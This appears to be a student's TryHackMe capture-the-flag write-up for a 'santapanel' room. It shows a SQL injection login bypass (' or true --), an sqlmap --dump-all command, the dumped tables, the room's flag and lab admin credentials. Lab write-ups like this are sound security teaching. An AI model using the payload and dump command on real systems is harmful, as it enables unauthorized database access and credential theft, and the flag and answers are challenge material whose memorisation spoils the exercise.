
Now we are going to bypass the login authentication using SQL Injection. The key here is (' or true --); as in the example above 2=2 acts as a boolean which is equivalent to 'true' and a double-dash is added to comment out the password. This way the password will not be checked.

The database has been updated while you were away!

Enter:

Gift	Child
N	
u	
l	
l	

Now we have access to the database. To retrieve the data from the database, we need to use SQLMap. Open your burpsuite, turn on the intercept and configure your foxyproxy. Type anything in the box (e.g. aminul) and press enter.



Save the item into a file. You can pick any name (e.g. crack_sql)

```
(1211103426@kali)-[~]
$ sqlmap -r /home/kali/crack_sql --tamper=space2comment --dump-all --dbms sqlite
```

Next, open your terminal and we are going to use the SQLMap. SQLMap will translate the request and exploit the database contents.

kid	age	title
James	8	shoes
John	4	skateboard
Robert	17	iphone
Michael	5	playstation
William	6	xbox
David	6	candy
Richard	9	books
Joseph	7	socks
Thomas	10	10 McDonalds meals
Charles	3	toy car
Christopher	8	air hockey table
Daniel	12	lego star wars
Matthew	15	bike
Anthony	3	table tennis
Donald	4	fazer chocolate
Mark	17	wii
Paul	9	github ownership
James	8	finnish-english dictionary
Steven	11	laptop
Andrew	16	rasberry pie
Kenneth	19	TryHackMe Sub
Joshua	12	chair

22 entries in the database. James' age is 8. Paul asks for 'github ownership'.

Question 7

What is the flag?

flag
thmfox{All_I_Want_for_Christmas_Is_You}

The flag has been captured!

Question 8

What is admin's password?

password	username
EhCNSWzzFP6sc7gB	admin

Admin username and password.

Thought Process/Methodology:

Use the IP address given by the machine from TryHackMe. Add ':8000' as the port after the IP address. From that, we will enter a Forum Page. Next, we need to guess what will be the login panel; which here the directory is '/santapanel'. After entering the login page, we need to use the SQL injection method to bypass the login authentication by adding (' or true --) to the username. The double-dash (--) will comment on the password, so it will not be checked hence bypassing the login. After accessing the admin page (Santa), we want to get the database from the website. Here, we can use SQLMap to retrieve all the database information. In the database, you will get several answers to the questions and the flag.